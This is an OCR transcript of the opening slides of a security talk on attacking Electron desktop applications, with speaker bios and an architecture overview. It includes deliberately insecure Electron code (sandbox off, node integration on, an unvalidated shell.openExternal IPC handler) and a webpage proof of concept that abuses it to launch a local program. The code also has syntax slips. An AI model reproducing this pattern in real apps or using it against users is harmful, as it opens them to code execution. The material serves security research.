Electrovolt 

Pwning popular desktop apps while uncovering new Attack Surface on Electron

Aaditya Purani, Mohan Sri Rama Krishna, Max Garrett, William Bowling

Who are we



Aaditya Purani (aka knapstack)

- Senior Security Engineer @ REDACTED
- AppSec and Blockchain
- CTFs with perfect blue

@aaditya_purani



Max Garrett. (aka thegrandpew)

- Security Researcher @ Assetnote
- AppSec and Blockchain
- CTFs with Water Paddler

@thegrandpew

Who are we



Mohan Sri Rama Krishna (aka S1r1u5_)

- Security Auditor @ Cure53

@ S1r1u5



William Bowling (aka vakzz)


- Sr. Software Developer @ Biteable

@vakzz

What is Electron?

- Popular Cross-Platform Desktop Application Framework
- Chromium + Node JS = Electron
- Used by VSCode, Teams, Discord, Slack and 500+ more Applications





Electron Architecture

Main Process: Menu, Tray, Node, ipcMain, creates Renderer Process using *BrowserWindow*
Renderer Process: DOM API, Node.js API, ipcRenderer

Main Process

main.js

```
// Main Process (main.js)
const { ipcMain,shell, BrowserWindow } = require('electron')

var win =new BrowserWindow({
    webPreferences: {
        sandbox: false,
        nodeIntegration: true,
        preload: './preload.js'
        contextIsolation: true
        }}))
win.loadURL("//google.com")

ipcMain.on('openUrl', (event, url) => {
    shell.openExternal(url);
}
```


Renderer Process

preload.js

```
// ./preload.js
const { contextBridge, ipcRenderer } = require('electron')

contextBridge.exposeInMainWorld('electron',
  { openUrl: (url) => ipcRenderer.send('openUrl',url)}
)
```

webpage

```
<!-- https://google.com -->
<b>Hello, world</b>
<script>
//No Electron Modules(ipc)  here
window.electron.openUrl('file:///System/Applications/Calcula
tor.app/Contents/MacOS/Calculator')
</script>
```




Electron Architecture

Sandboxed Renderer:

